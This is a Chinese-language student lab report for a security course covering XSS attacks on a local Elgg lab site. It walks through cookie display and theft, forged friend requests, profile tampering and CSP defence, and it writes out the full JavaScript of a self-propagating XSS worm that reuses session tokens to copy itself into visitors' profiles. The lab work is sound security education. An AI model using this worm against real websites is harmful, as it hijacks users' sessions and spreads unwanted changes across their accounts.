
网安实训报告

Lab 5


57118139 顾宸玮

**Task 1: Posting a Malicious Message to Display an Alert Window**

1.首先直接在Boby的profile里的Brief description里写入以下脚本




保存后，成功弹窗




2.利用脚本


在/etc/hosts文件里加入127.0.0.1 www.example.com




在/var/www/html里创建“myscripts.js”脚本




脚本内容为弹窗警告“XSS”



在samy的profile中的“Brief description”中写入以下脚本：




成功弹出警告窗口




**Task 2: Posting a Malicious Message to Display Cookies**

在Samy的profile里修改成以下内容，以获取cookies




展示cookie成功




**Task 3: Stealing Cookies from the Victim’s Machine**


重新编辑samy的profile，将脚本中的ip改为127.0.0.1



在终端输入：




结果用Alice点击samy的主页，samy通过监听，找到对方cookie




**Task 4: Becoming the Victim’s Friend**


首先用Alice添加samy好友，用HTTP Header Live获得以下数据，得到添加samy为好友时的链接以及guid。将其写入samy主页中的“About me”中



<http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=1600220266&__elgg_token=Zg6reNWVV8cNAAUt0S0lpw&__elgg_ts=1600220264&__elgg_token=sXVmDHIw5fWHxrroffFOJA>


将此栏切换成明文模式，点击右上角“Edit HTML”，写入以下代码：





在保存后，登录Boby账号浏览samy主页，加好友的脚本在后台进行：

Samy成功成为Boby好友。



• **Question 1:** Explain the purpose of Lines ➀ and ➁, why are they are needed?


在1和2从相关的JavaScript变量中获得时间戳和秘密令牌的值。由于所有本页面发送给Elgg的请求都要附加这两个值，把这两个值存储到变量中可以使访问更容易，也让攻击变得更容易。


**Question 2:** If the Elgg application only provide the Editor mode for the "About Me" fifield, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

即使Elgg没有提供明文编辑器，仍然可以发动攻击，尽管攻击会稍微困难一点。比如，攻击者可以使用一个浏览器扩展来删除HTTP请求中的格式化数据，或使用其他客户端来发送请求，并非一定需要浏览器。



**Task 5: Modifying the Victim’s Profifile**

首先在samy的About me这栏写入修改他人“About me”的脚本，写入内容为“Samy is my hero”。





由Boby进入Samy的主页面，POST请求被发送，Boby的信息成功被修改

**Question 3:** Why do we need Line ➀? Remove this line, and repeat your attack. Report and explain your observation.

要添加的内容是要判断guid是否是Samy本人的guid，不是才能修改，反之Samy在执行完profile界面后就会在自己的About me里显示“Samy is my hero”，从而覆盖了脚本。则其他人在访问samy的主页后就不会被修改自己的profile，也就不会显示“Samy is my hero”.

**Task 6: Writing a Self-Propagating XSS Worm**

1. **DOM**

首先写入以下脚本在samy的“About me”中（以明文方式）

<script type="text/javascript" id="worm">

window.onload = function(){

var headerTag = "<script id=\"worm\"type=\"text/javascript\">";

var jsCode = document.getElementById("worm").innerHTML;

var tailTag = "</" + "script>";

var wormCode = encodeURIComponent(headerTag+jsCode+tailTag);

//and Security Token \_\_elgg\_token

var userName=elgg.session.user.name;

var guid="&guid="+elgg.session.user.guid;

var desc ="&description=Samy is my hero"+wormCode;

desc+="&accesslevel[description]=2";

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

//Construct the content of your url.

var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var content=token+ts+userName+desc+guid; //FILL IN

if(elgg.session.user.guid!=47) {

//Create and send Ajax request to modify profile

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST",sendurl,true);

Ajax.setRequestHeader("Content-Type",


"application/x-www-form-urlencoded");

Ajax.send(content);


} }

</script>


登录Alice的账号进入samy的主页，再看Alice的profile发现信息被修改



登录Boby的账号进入Alice主页，再看Boby自己的profile，发现自己的信息被修改



Boby的明文显示如下：




1. **链接**


在samy的主页放上如下链接




在/var/www/html/中建xssworm.js的文件，写入以下脚本：



登录Charlie的账号进入samy的主页发现自己的信息被修改




首先删除Boby之前的信息，再进入Charlie的主页，发现自己的信息又被修改了。




**Task 7: Defeating XSS Attacks Using CSP**


首先在hosts文件中添加如下网址




在官网下载csp.zip，解压后打开网页如下：



修改csp文件夹中的Python文件：



执行成功后再次打开网页：



**实验感想：**

本次实验室XSS攻防实验，与上次实验的CSRF攻击有着相似之处。但是XSS攻击可能会在数据中放入JavaScript代码，如果网络没有将其过滤掉，这段代码可能会在数据中心放入浏览器并被执行。并且这段代码可以自然地与HTML数据混合，从而难以发现。一些蠕虫病毒就是这个攻击原理，感染其他用户，从而传播越来越多。所以学习这些攻击的手段对于以后网络安全研究有着重要的意义，也让我从实践中更加体会到这门课的重要性。